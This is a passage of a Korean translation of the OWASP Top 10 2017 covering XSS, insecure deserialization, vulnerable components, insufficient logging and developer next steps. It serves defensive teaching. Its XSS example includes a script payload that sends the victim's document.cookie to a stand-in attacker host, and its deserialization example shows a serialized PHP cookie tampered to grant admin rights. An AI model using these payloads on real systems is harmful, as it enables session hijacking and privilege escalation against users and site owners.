(String) page += "<input name='creditcard' type='TEXT' value='"+ request.getParameter("CC") + "'>";
```

공격자는 브라우저 내에서 다음과 같이 'CC' 파라미터를 조작합니다:

```
<><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>.
```

이 공격으로 인해 피해자의 세션 ID가 공격자의 웹 사이트로 전송되어 공격자가 사용자의 현재 세션을 가로챌 수 있습니다.

주: 공격자는 XSS를 사용하여 애플리케이션이 사용할 수 있는 자동화된 크로스 사이트 요청 변조(CSRF) 방어를 무력화할 수 있습니다.

보안 대책

XSS를 방지하려면 신뢰할 수 없는 데이터를 사용 중인 브라우저 콘텐츠와 분리해야 합니다. 이것은 다음에 의해 달성될 수 있습니다:

- 최신 Ruby on Rails, React JS와 같이 XSS를 자동으로 필터링 처리하는 프레임워크를 사용합니다. 각 프레임워크의 XSS 보호의 한계를 알아보고 다루지 않은 사용 사례들을 적절히 처리하기 바랍니다.
- HTML 출력(본문, 속성, 자바스크립트, CSS 혹은 URL) 내 컨텍스트 기반으로 신뢰할 수 없는 HTTP 요청 데이터를 필터링하며 리플렉티드 및 저장 XSS 취약점이 해결됩니다. 요구되는 데이터 필터링 기술에 대한 상세 내용은 [OWASP 치트 시트 'XSS 방어'](#) 을 참고 바랍니다.
- 클라이언트 측에서 브라우저 문서를 수정할 때 상황에 맞는 인코딩을 적용하면 DOM XSS에 대해 대응할 수 있습니다. 이것으로 방어할 수 없는 경우, [OWASP 치트 시트 'DOM 기반 XSS 방어'](#) 에서 기술된 바와 같이 브라우저 API에 유사한 문맥 감지 필터링 기술을 적용할 수 있습니다.
- 콘텐츠 보안 정책(CSP)**의 활성화는 XSS에 대한 심층적인 방어 통제입니다. 로컬 파일 첨부(예: 경로 조작 덮어 쓰기 또는 허용된 콘텐츠 제공 네트워크의 취약한 라이브러리)를 통해 악성코드를 배치할 수 있는 다른 취약점이 없는 경우라면 효과적입니다.


참조문서

OWASP

- [OWASP Proactive Controls: Encode Data](#)
- [OWASP Proactive Controls: Validate Data](#)
- [OWASP Application Security Verification Standard: V5](#)
- [OWASP Testing Guide: Testing for Reflected XSS](#)
- [OWASP Testing Guide: Testing for Stored XSS](#)
- [OWASP Testing Guide: Testing for DOM XSS](#)
- [OWASP Cheat Sheet: XSS Prevention](#)
- [OWASP Cheat Sheet: DOM based XSS Prevention](#)
- [OWASP Cheat Sheet: XSS Filter Evasion](#)
- [OWASP Java Encoder Project](#)

외부자료

- [CWE-79: Improper neutralization of user supplied input](#)
- [PortSwigger: Client-side template injection](#)



취약점 확인 방법

애플리케이션 및 API가 공격자의 악의적이거나 변조된 객체를 역직렬화하면 취약해질 수 있습니다.

이로 인해 크게 두가지 유형의 공격이 발생할 수 있습니다:

- 객체 및 데이터 구조 관련 공격입니다. 공격자가 애플리케이션 로직을 수정하거나 애플리케이션에 사용 가능한 클래스가 있는 경우 임의의 원격 코드를 실행하여 역직렬화 중이나 이후에 동작을 변경할 수 있습니다.
- 접근 통제 관련 공격과 같이, 기존 데이터 구조가 사용되지만 내용이 변경되는 일반적인 데이터 변조 공격입니다.

직렬화는 다음 용도의 애플리케이션에서 사용될 수 있습니다:

- RPC(Remote-Process Communication)/IPC(Inter-Process Communication)
- 유선 프로토콜, 웹 서비스, 메시지 브로커
- 캐싱/ 지속 연결
- 데이터베이스, 캐시 서버, 파일 시스템
- HTTP 쿠키, HTML 양식 파라미터, API 인증 토큰

보안 대책

신뢰할 수 없는 출처로부터 직렬화된 객체를 허용하지 않거나 원시 데이터 유형만을 허용하는 직렬화 매체를 사용하는 것이 안전한 아키텍처의 유일한 패턴입니다.

그럴 수 없다면 다음 중 하나 이상을 고려하십시오.

- 악성 객체 생성이나 데이터 변조를 방지하기 위해 직렬화된 객체에 대한 디지털 서명과 같은 무결성 검사를 구현합니다.
- 객체 생성 전 코드가 일반적으로 정의할 수 있는 클래스 집합을 기대하므로 역직렬화하는 동안 엄격한 형식 제약 조건을 적용합니다. 이 기법에 대한 후회가 입증되었으므로 여기에 의존하는 것은 바람직하지 않습니다.
- 가능하다면 낮은 권한 환경에서 역직렬화하는 코드를 분리하여 실행합니다.
- 예상하지 않은 형식이 들어올 경우나 역직렬화가 예외를 생성할 경우 등 예외나 실패에 대한 로그를 남깁니다.
- 역직렬화하는 컨테이너 또는 서버에서 들어오고 나가는 네트워크 연결을 제한하거나 모니터링 합니다.
- 역직렬화를 모니터링하여 사용자가 역직렬화를 지속적으로 할 경우에 경고합니다.

공격 시나리오 예제

시나리오 #1: React 애플리케이션은 일련의 Spring Boot 마이크로 서비스를 호출합니다. 기능적 프로그래머이기 때문에 코드가 변경되지 않도록 노력했습니다. 이들이 제기한 해결책은 사용자 상태를 일련 번호로 변환하고 각 요청과 함께 앞뒤로 전달하는 것입니다. 공격자는 "R00" 자바 객체 서명을 확인하고 자바 직렬 킬러 도구를 사용하여 애플리케이션 서버에서 원격 코드 실행을 연습합니다.

시나리오 #2: PHP 포럼은 PHP 객체 직렬화를 사용하여 사용자의 사용자 ID, 역할, 암호, 해시 및 기타 상태를 포함하는 "super" 쿠키를 저장합니다:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

공격자는 직렬화된 객체를 변경하여 관리자 권한을 부여합니다:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

참조문서


OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](#)

외부자료

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java Unmarshaller Security](#)
- [OWASP AppSec Cali 2015: Marshalling Pickles](#)

알려진 취약점이 있는 구성 요소 사용



취약점 확인 방법

- 클라이언트와 서버 측면의 양쪽에서 사용하는 모든 구성 요소의 버전을 알지 못한다면, 취약할 가능성이 있습니다. 여기에는 직접 사용하는 구성 요소와 중첩된 종속성이 포함됩니다.
- 소프트웨어가 취약하거나, 지원되지 않거나, 오래된 버전인 경우, 취약할 가능성이 있습니다. 여기에는 운영체제, 웹/애플리케이션 서버, 데이터베이스 관리 시스템(DBMS), 애플리케이션, API와 모든 구성요소, 런타임 환경과 라이브러리 등이 포함됩니다.
- 정기적으로 취약점을 스캔하지 않거나, 사용 중인 컴포넌트와 관련된 보안 취약점 공지 서비스에 등록하지 않은 경우, 취약할 가능성이 있습니다.
- 위험 기반으로 적절한 시기에 플랫폼, 프레임워크와 종속성을 수정하거나 업그레이드하지 않은 경우, 취약할 가능성이 있습니다. 이는 패치 적용이 변경 통제 하에서 매월 또는 분기별 작업하는 환경에서 일반적으로 발생합니다. 이로 인해 조직은 며칠 또는 몇 달 동안 수정된 취약점에 불필요하게 노출될 수 있습니다.
- 소프트웨어 개발자가 업데이트된, 업그레이드된 혹은 패치된 라이브러리의 호환성을 테스트하지 않는다면 취약할 가능성이 있습니다.
- 구성요소의 구성 정보를 보호하지 않는다면, 취약할 가능성이 있습니다. (A6:2017-잘못된 보안 구성을 보십시오).

공격 시나리오 예제

시나리오 #1: 일반적으로 구성요소는 애플리케이션 자체와 동일한 권한으로 실행되므로 구성요소의 결함으로 인해 심각한 영향을 받을 수 있습니다. 이러한 결함은 실수(예: 코딩 오류) 또는 고의적(예: 구성 요소 내 백도어)일 수 있습니다. 발견된 악용 가능한 구성요소의 취약점의 예는 다음과 같습니다:

- CVE-2017-5638**, 서버 상에서 임의 코드 실행을 가능케 했던 스트림즈 2 원격코드 실행 취약점이 심각한 보안 사고로 인해 비난 받았습니다.
- 사물 인터넷(IoT)**은 종종 패치하기 어렵거나 불가능하지만, 패치를 적용하는 것이 중요할 수 있습니다.(예: 생체 의료 장비).

공격자가 패치되지 않았거나 잘못 구성된 시스템을 찾는데 도움이 되는 자동화된 도구들이 있습니다. 예를 들면, Shodan IoT 검색 엔진은 2014년 4월에 패치된 **하트블리드 취약점**에 여전히 취약한 **디바이스들을 찾는데** 도움을 줄 수 있습니다.

보안 대책

패치 관리 프로세스가 있어야만 합니다:

- 사용하지 않는 종속성, 불필요한 기능, 구성 요소, 파일과 문서 등을 제거하십시오.
- [versions](#), [DependencyCheck](#), [retire.js](#) 와 같은 도구를 사용하여 클라이언트 및 서버 측의 구성 요소(예: 프레임워크, 라이브러리)와 해당 종속성의 버전을 지속적으로 관리합니다. [CVE](#) 와 [NVD](#)로부터 구성요소 내 취약점을 지속적으로 모니터링합니다. 소프트웨어 구성 분석 도구를 사용하여 프로세스를 자동화 하십시오. 사용하는 구성요소와 관련된 보안 취약점에 대한 전자메일 알림을 구독하십시오.
- 안전한 링크를 통해 공식적인 출처로부터 구성 요소를 획득하십시오. 조작되거나, 악의적인 구성 요소가 포함될 가능성을 줄이기 위해 서명된 패키지를 사용하십시오.
- 유지 관리되지 않거나, 이전 버전의 보안 패치를 만들지 않는 라이브러리 및 구성 요소를 모니터링합니다. 패치가 불가능한 경우, 발견된 문제를 모니터링, 탐지 혹은 보호하기 위해 [가상 패치](#)를 배포하는 것을 고려하십시오.

모든 조직은 애플리케이션 혹은 포트폴리오의 수명 주기 동안 업데이트 또는 구성 변경을 모니터링, 검토 및 적용하기 위한 지속적인 계획이 있는지를 확실히 해야만 합니다.




참조문서

OWASP

- [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture \(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

외부자료

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

위협 요소  공격요인 		보안 취약점 		영향 	
애플리케이션 특징	공격 가능성: 2	확산 정도: 3	탐지 가능성: 1	기술: 2	비즈니스?
불충분한 로깅과 모니터링에 대한 공격은 거의 모든 중요한 보안사고의 기반이 됩니다. 공격자는 탐지됨 없이 부족한 모니터링과 부적절한 대응에 의존하여 목표를 성취합니다.		이 문제는 업계 설문조사 를 기반으로 상위 10개 항목에 포함됩니다. 충분한 모니터링을 하고 있는지 판단하기 위한 하나의 전략은 침투 테스트 후 로그를 검사하는 것입니다. 테스트의 행동은 어떤 피해를 입었는지 이해할 수 있도록 충분히 기록되어야 합니다.		가장 성공적인 공격은 취약성 탐색부터 시작합니다. 이러한 탐색을 계속하다 보면, 공격 성공율을 거의 100%까지 높일 수 있습니다. 2016년에 보안 사고를 식별하는데 평균 191일 이 걸렸습니다. 피해를 입힐 시간은 충분했습니다.	

취약점 확인 방법

- 불충분한 로깅, 탐지, 모니터링과 유효한 응답은 언제나 발생합니다.
- 로그인, 로그인 실패, 그리고 높은 가치를 가진 트랜잭션들과 같은 감사해야 할 이벤트들이 기록되지 않습니다.
 - 경고 및 오류에 대해 로그 메시지가 없거나, 불충분하거나 불명확합니다.
 - 의심스러운 활동에 대해 애플리케이션과 API의 로그를 모니터링하지 않습니다.
 - 로그를 단지 로컬에만 저장합니다.
 - 적절한 경고 임계값과 응답 에스컬레이션 프로세스가 적절하지 않거나 효과적이지 않습니다.
 - [DAST](#) 도구(예: [OWASP ZAP](#))를 통한 침투 테스트 및 검사는 경고들을 추적하지 않습니다.
 - 애플리케이션은 실시간 혹은 거의 실시간으로 유효한 공격을 탐지, 에스컬레이션 또는 경고할 수 없습니다.
 - 사용자나 공격자에게 로그인이나 경고 이벤트가 보여질 수 있다면, 정보 유출에 취약합니다. ([A3:2017-민감한 데이터 노출](#)을 보십시오).

보안 대책

- 애플리케이션에 의해 저장되거나 처리되는 데이터의 위험에 따라:
- 모든 로그인, 접근 통제 실패, 그리고 서버 측면의 입력값 검증 실패 등이 의심스럽거나 악의적인 계정을 식별할 수 있는 충분한 사용자 문맥으로 기록될 수 있는지 확실히 하십시오. 그리고 지연된 포렌식 분석을 허용할 수 있는 충분한 시간을 확보하십시오.
 - 중앙 집중적 로그 관리 솔루션에 의해 쉽게 사용될 수 있는 형식으로 로그가 생성되는지 확실히 하십시오.
 - 부가 가치가 높은 거래에는 단지 추가만 가능한 데이터베이스 테이블 혹은 유사한 것과 같은 변조나 삭제를 방지하기 위한 무결성 통제 기능을 갖춘 감사 추적 기능을 확실히 하십시오.
 - 의심스러운 활동이 적시에 탐지되고 대응될 수 있도록 효과적인 모니터링 및 경고를 설정하십시오.
 - [NIST 800-61 rev 2](#) 이상과 같은 사고 대응 및 복구 계획을 수립하거나 채택하십시오.
- [OWASP AppSensor](#)와 같은 상용 혹은 오픈소스 애플리케이션 보호 프레임워크, [OWASP ModSecurity](#) 핵심 룰셋을 가진 [ModSecurity](#)와 같은 웹 어플리케이션 방화벽, 그리고 개별 대쉬보드와 경고를 갖는 로그 상관분석 소프트웨어가 있습니다.

공격 시나리오 예제

시나리오 #1: 소규모 팀이 운영하는 오픈소스 프로젝트 포럼 소프트웨어는 그 소프트웨어 내 결함이 악용되어 해킹당했습니다. 공격자는 다음 버전과 모든 포럼 내용이 포함된 내부 소스코드 저장소를 삭제했습니다. 소스코드를 복구할 수 있었지만, 모니터링, 로깅 혹은 경고의 부재는 훨씬 더 큰 불이익을 초래했습니다. 이 문제로 인해 포럼 소프트웨어 프로젝트가 더 이상 활성화되지 않았습니다.

시나리오 #2: 공격자는 공통 암호를 사용하는 사용자를 찾기 위해 스캔을 합니다. 이 암호를 사용하여 모든 계정을 탈취할 수 있습니다. 다른 모든 사용자의 경우, 이 스캔은 단지 하나의 잘못된 로그인 기록만을 남깁니다. 며칠 후 다른 비밀번호로 이 작업을 반복할 수 있습니다.

시나리오 #3: 미국의 한 주요 소매 업체는 첨부 파일을 분석하는 내부 악성코드 분석 샌드박스를 갖고 있었습니다. 샌드박스 소프트웨어는 잠재적으로 원치않은 소프트웨어를 탐지했지만, 아무도 이 탐지에 대응하지 않았습니다. 샌드박스는 외부 은행에 의한 사기성 카드 거래로 인해 그 보안사고가 탐지되기 전까지 얼마 동안 경고를 표시했습니다.

참조문서

OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
 - [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
 - [OWASP Testing Guide: Testing for Detailed Error Code](#)
 - [OWASP Cheat Sheet: Logging](#)
- 외부자료**
- [CWE-223: Omission of Security-relevant Information](#)
 - [CWE-778: Insufficient Logging](#)

개발자를 위한 다음 단계

반복적인 보안 프로세스와 표준 보안 통제 사용 및 구축하십시오

여러분들이 웹 애플리케이션 보안 분야에 처음이거나 이미 이러한 위협을 잘 알고 있어도, 안전한 웹 애플리케이션을 개발하거나 기존 애플리케이션을 보완하는 작업은 어려울 수 있습니다. 만약에 관리할 애플리케이션 목록이 많다면, 더욱 복잡할 수 있습니다.

OWASP는 조직과 개발자들이 비용 측면에서 효과적으로 애플리케이션 보안 위협을 줄이는 데 도움이 되고자, 여러분의 조직에서 직접 애플리케이션 보안 문제를 다루는 데 사용할 수 있는 수많은 무료 공개 자료들을 제공해왔습니다. 아래는 OWASP가 조직 내에서 보안 웹 애플리케이션과 API를 개발하는 데 있어서 도움을 주기 위해 제공한 많은 자료 중 일부입니다. 조직에서 각종 애플리케이션과 API의 보안을 검증하는 데 보탬이 될 만한 OWASP 자료들은 다음 페이지에서 추가로 소개하겠습니다.

애플리케이션 보안 요구사항

안전한 웹 애플리케이션을 개발하려면 해당 애플리케이션이 안전하다는 게 무엇인지 정의해야 합니다. OWASP는 여러분의 애플리케이션에 보안 요구사항을 설정하기 위한 지침서로 [OWASP 애플리케이션 보안 검증 표준\(ASVS\)](#)을 사용하기를 권장합니다. 만약에 아웃소싱을 하고 있다면, [OWASP 안전한 소프트웨어 계약 부록](#)을 고려하십시오. 주의: 해당 부록은 미국 계약법을 위한 것이므로, 샘플 부록을 사용하기 전에 자격을 갖춘 전문가에게 법률 자문을 구하십시오.

애플리케이션 보안 아키텍처

기존 애플리케이션과 API에 보안 요소를 추가하는 것보다 초기 개발 시 보안을 고려해서 설계하는 것이 비용 대비 효율적입니다. OWASP는 처음부터 보안 설계를 하는 방법 지침서에 대한 좋은 출발점으로 [OWASP 보호 치트 시트](#)를 권장합니다.

표준 보안 통제

강력하고 사용하기 편리한 보안 통제를 구축하는 것은 어렵습니다. 표준 보안 통제를 사용하면 안전한 애플리케이션과 API 개발을 굉장히 단순화합니다. [OWASP 선제적 통제](#)는 개발자를 위한 좋은 출발점으로, 많은 세련된 프레임워크는 권한, 유효성 검증, CSRF 예방 등에 대해 효과적인 표준 보안 제어가 포함되어 있습니다.

개발 보안 생명주기

OWASP는 여러분의 조직이 애플리케이션과 API 개발 시 따르는 프로세스를 개선할 때 [OWASP 소프트웨어 보증 성숙도 모델\(SAMM\)](#)을 권장합니다. 이 모델은 조직이 직면한 특정 위협에 알맞은 소프트웨어 보안 전략을 수립하고 구현하는 데 도움을 줍니다.

애플리케이션 보안 교육

[OWASP 교육 프로젝트](#)는 개발자에게 웹 애플리케이션 보안을 교육하는 데 도움을 주기 위해 실습 자료를 제공합니다. 취약점에 대한 체험 학습을 하려면 [OWASP WebGoat](#), [WebGoat.NET](#), [OWASP NodeJS Goat](#), [OWASP Juice Shop Project](#) 또는 [OWASP Broken Web Applications Project](#)를 사용해 보십시오. 최신 동향을 파악하려면 [OWASP AppSec Conference](#), OWASP Conference Training, 또는 지역 [OWASP Chapter meetings](#)에 참가해 보십시오.

여러분이 사용할 수 있는 OWASP 추가 자료들이 많습니다. OWASP 프로젝트 목록 내 모든 플래그십, 랩, 인큐베이터 프로젝트가 실려있는 [OWASP 프로젝트 페이지](#)에 방문하십시오. 대다수 OWASP 자료들은 [wiki](#)에서 구할 수 있으며, 많은 OWASP 문서들은 [하드카피 또는 전자책](#)으로 주문할 수 있습니다.

지속적인 애플리케이션 보안 테스트가 필요합니다

코드를 안전하게 작성하는 것이 중요합니다. 당신이 구축하려는 보안이 실제로 적용 가능한지, 적절히 수행 가능한지, 보안을 필요로 하는 어느 곳에서나 적용 가능한지를 확인하는 것도 중요합니다. 애플리케이션 보안테스트의 목표는 증거를 제공하는 것입니다. 이러한 작업은 매우 어렵고 복잡합니다. 또한 Agile이나 DevOps와 같은 고속의 성능을 요하는 개발 프로세스는 전통적인 방식이나 툴을 사용하기에는 한계가 있습니다. 따라서 전체 애플리케이션 포트폴리오에서 가장 중요한 부분에 집중하고 비용적인 측면에서 효율적인 방법을 생각해야 함을 권장합니다.

현대사회에서의 보안위험은 빠르게 변하기 때문에 매년 실시하는 응용프로그램에 대한 취약점 검사는 오랜 시간이 흘렀을 수 있습니다. 따라서 현재 개발되는 소프트웨어는 전체 소프트웨어 개발 라이프사이클에 걸쳐 지속적인 보안테스트가 필요합니다. 어떤 방식으로 접근하든, 한 프로그램에 대한 테스트, 분류, 재조정, 재검사, 재배포에 드는 연간 비용을 고려해야 합니다.

위험모델의 이해

테스트를 시작하기에 앞서, 어떤 것에 시간을 할애하는 것이 중요한지 알아야 합니다. 우선순위는 위험모델에 따라 산출되므로 위험모델이 없는 경우 테스트 전에 미리 생성해야 합니다. [OWASP ASVS](#)와 [OWASP 테스트 가이드](#)를 참고하고 비즈니스에 있어 어떤 것이 중요한지 툴 벤더에 의존하여 결정하지 않아야 합니다.

SDLC의 이해

애플리케이션 보안테스트는 소프트웨어 개발 수명주기(SDLC)를 사용함에 있어 사용자, 프로세스, 도구와 호환성이 높아야 합니다. 추가적인 단계, 리뷰 등을 강요하는 것은 마찰을 일으킬 수 있습니다. 보안 정보를 수집하려는 기회를 찾고, 프로세스에 대한 피드백을 하려고 해야 합니다.

테스트 전략

각 요구사항을 검증하기 위하여 가장 간단하고, 신속하며 적절한 기술을 찾으십시오. [OWASP 보안지식 프레임 워크](#)와 [OWASP 애플리케이션 보안 검증 표준](#)은 개별 및 통합 테스트에서 기능, 비기능적인 보안 요구 사항의 큰 자원이 될 수 있습니다. 인적 자원은 자동화된 툴 사용으로 부터 오는 잘못된 허용률과 잘못된 거부율을 다룬다는 것을 고려해야 합니다.

적용범위 및 정확성 달성

보안전문가는 모든 것을 테스트할 필요는 없습니다. 무엇이 중요한지 알아보고 그것에 대한 시간을 더 투자하는 것이 낫습니다. 이 말은 보안 방어체계와 자동으로 탐지되는 위험에 대해 보안프로그램의 API를 확장하는 것을 의미합니다. 목표는 당신의 애플리케이션과 API의 보안이 지속적으로 확인되는 것이 필수적인 보안 상태로 만드는 것입니다.

좋은 결과물

아무리 테스트를 잘한다고 하더라도 효율적으로 전달하지 않으면 아무런 의미가 없습니다. 애플리케이션이 어떻게 동작하는지 이해를 시켜주어야 합니다. 단어가 없이 잘못 전달될 수 있기 때문에 명백히 묘사해야 하고 또한 실제 공격 시나리오를 포함해야 합니다. 또한 취약점에 대한 발견과 이러한 취약점이 얼마나 위험한지 현실적으로 설명해주어야 합니다. 마지막으로 일반 문서파일이 아닌 실제 사용하고 있는 애플리케이션 도구에서 결과물을 제공해야 합니다.

바로 지금 애플리케이션 보안 프로그램을 시작하십시오

애플리케이션 보안은 더 이상 옵션이 아닙니다. 증가하는 공격과 규제 압력 사이에서 조직은 애플리케이션을 보호하기 위해 효율적인 절차와 기술을 갖추고 있어야 합니다. 이미 생산에서 애플리케이션들과 코드라인들의 엄청난 수를 감안할 때, 많은 조직들은 엄청난 양의 취약점들을 관리하기 위해 고심하고 있습니다.

OWASP는 조직이 애플리케이션 보안 프로그램과 API를 통해 통찰력을 얻고 보안을 향상시키길 권고하고 있습니다. 애플리케이션 보안을 성취하기 위해서는 많은 다른 조직의 파트들이 공동 노력이 필요합니다. 보안은 가시성과 측정가능성을 요구하고 있는데, 그 이유는 많은 참가자들이 볼 수 있고 조직의 애플리케이션 보안 상태를 이해할 수 있기 때문입니다. 비용적으로 효과적으로 위험을 줄이고 기업의 보안 수준을 향상 시키기 위해 활동과 결과에 초점을 맞추십시오. [OWASP SAMM](#)과 [최고 보안 경영자를 위한 OWASP 애플리케이션 보안 가이드](#)는 이 목록에서 가장 중요한 활동의 자원입니다.

시작하기

- 모든 응용프로그램 및 관련 데이터 자산을 문서화하십시오. 규모가 큰 조직은 이러한 목적으로 CMDB를 구현하는 것을 고려해야 합니다.
- [애플리케이션 보안 프로그램](#)을 구축하고 채택하게 합니다.
- 핵심 개선 영역과 실행 계획을 정의하기 위해 [여러분의 조직과 유사기관과 비교하는 역량 갭 분석](#)을 수행하게 하십시오.
- IT조직 전반적 차원에서 관리자의 승인을 얻고 [애플리케이션 보안 인식 캠페인](#)을 확립해야 합니다.

위험기반 포트폴리오 접근법

- 비즈니스 관점에서 [애플리케이션 포트폴리오](#)의 [보호 요구사항](#)을 파악하십시오.
- 조직의 위험 허용 범위를 반영하는 일관된 가능성 및 영향 요인 집합을 사용하여 [공통 위험 등급 모델](#)을 수립하십시오.
- 결과적으로 모든 애플리케이션 및 API를 측정하고 우선 순위를 지정하고 측정하십시오. CMDB에 결과를 추가하십시오.
- 요구하는 엄격한 수준과 적용 범위를 제대로 정의하기 위한 보증 지침을 구축합니다.

기본이 강력해야 한다

- 모든 개발팀들이 지킬 수 있는 애플리케이션 보안 베이스라인을 제공하는 일련의 집중된 [정책과 기준](#)을 구축합니다.
- [재사용 가능한 보안 통제의 공통 집합](#)을 정의하여 정책들과 기준들을 보완하고, 사용할 때 필요한 설계 및 개발 지침을 제공합니다.
- 다양한 개발 역할과 주제들을 대상으로 필요한 [애플리케이션 보안 교육 커리큘럼](#)을 구축합니다.

기존 프로세스와 보안 통합

- 기존 개발 및 운영 프로세스들에 안전한 [구현](#) 및 [검증](#) 활동을 통합하고 정의합니다. 활동들은 [위험 모델링](#), 안전한 설계 및 [검토](#), 시큐어 코딩 및 [코드 리뷰](#), [침투 테스트](#), 그리고 교정입니다.
- 성공하기 위해 [개발 및 프로젝트 팀을 위한 서비스들](#)을 지원하고 주제별 전문가를 제공합니다.

관리적 가시성 제공

- 측정기준으로 관리합니다. 측정기준 및 캡처 된 분석 데이터를 기반으로 개선을 하고, 자금 지원 결정을 받는다. 측정기준에는 유형 및 사례 개수에 따라 보안 사례/활동, 발견된 취약점, 완화된 취약점, 애플리케이션 범위, 결함 빈도를 포함합니다.
- 기업 전체에 전략 및 체계적인 개선을 위해 근본 원인과 취약점 패턴을 찾기 위한 구현 및 검증 활동으로부터 데이터를 분석합니다.
- 실수로부터 학습하고 개선을 촉진하는 긍정적 인센티브를 제공합니다.

전체 애플리케이션 라이프사이클 관리하십시오

애플리케이션은 사람이 만든 가장 복잡한 시스템에 속합니다. 애플리케이션의 IT적 관리는 전반적인 IT 라이프사이클을 담당하는 IT전문가가 수행해야만 합니다. 애플리케이션 관리자 역할을 설정할 때 애플리케이션 소유자와 기술적으로 상응하는 사람으로 설정하는 것이 좋습니다. 애플리케이션 관리자는 IT 요구사항 수집부터 시스템이 폐기될 때까지 전체 애플리케이션 라이프사이클을 담당합니다.

요구사항 및 리소스 관리

- 애플리케이션의 모든 데이터 자산의 기밀성, 인증, 무결성 및 가용성과 관련된 비즈니스 요구사항, 예상되는 비즈니스 로직을 수집하고 협상합니다.
- 기능적, 비기능적 보안 요구사항을 포함한 기술적 요구사항을 수집합니다.
- 보안 활동을 포함하여 설계, 구축, 테스트 및 운영의 모든 측면을 다루는 예산을 계획하고 협상합니다.

제안 요청(RFP) 및 계약

- 보안 프로그램과 관련된 가이드 라인 및 보안 요구사항을 포함하여 내,외부 개발자와 요구사항을 협상합니다.(예 : SDLC 모범사례)
- 계획 및 설계 단계를 포함한 모든 기술적 요구사항의 이행을 평가합니다.
- 디자인, 보안 및 서비스 수준 계약(SLA)을 포함한 모든 기술적 요구사항을 협상합니다.
- [OWASP 안전한 소프트웨어 계약 부록](#)과 같은 템플릿과 체크리스트를 채택하십시오.
- 참고 : 부록은 미국 계약법을 위한 것으로 부록 샘플을 사용하기 전에 자격이 검증된 법률 자문을 구하십시오.

계획 및 디자인

- 개발자와 내부 주주와 계획 및 디자인을 협상합니다. 예)보안 전문가
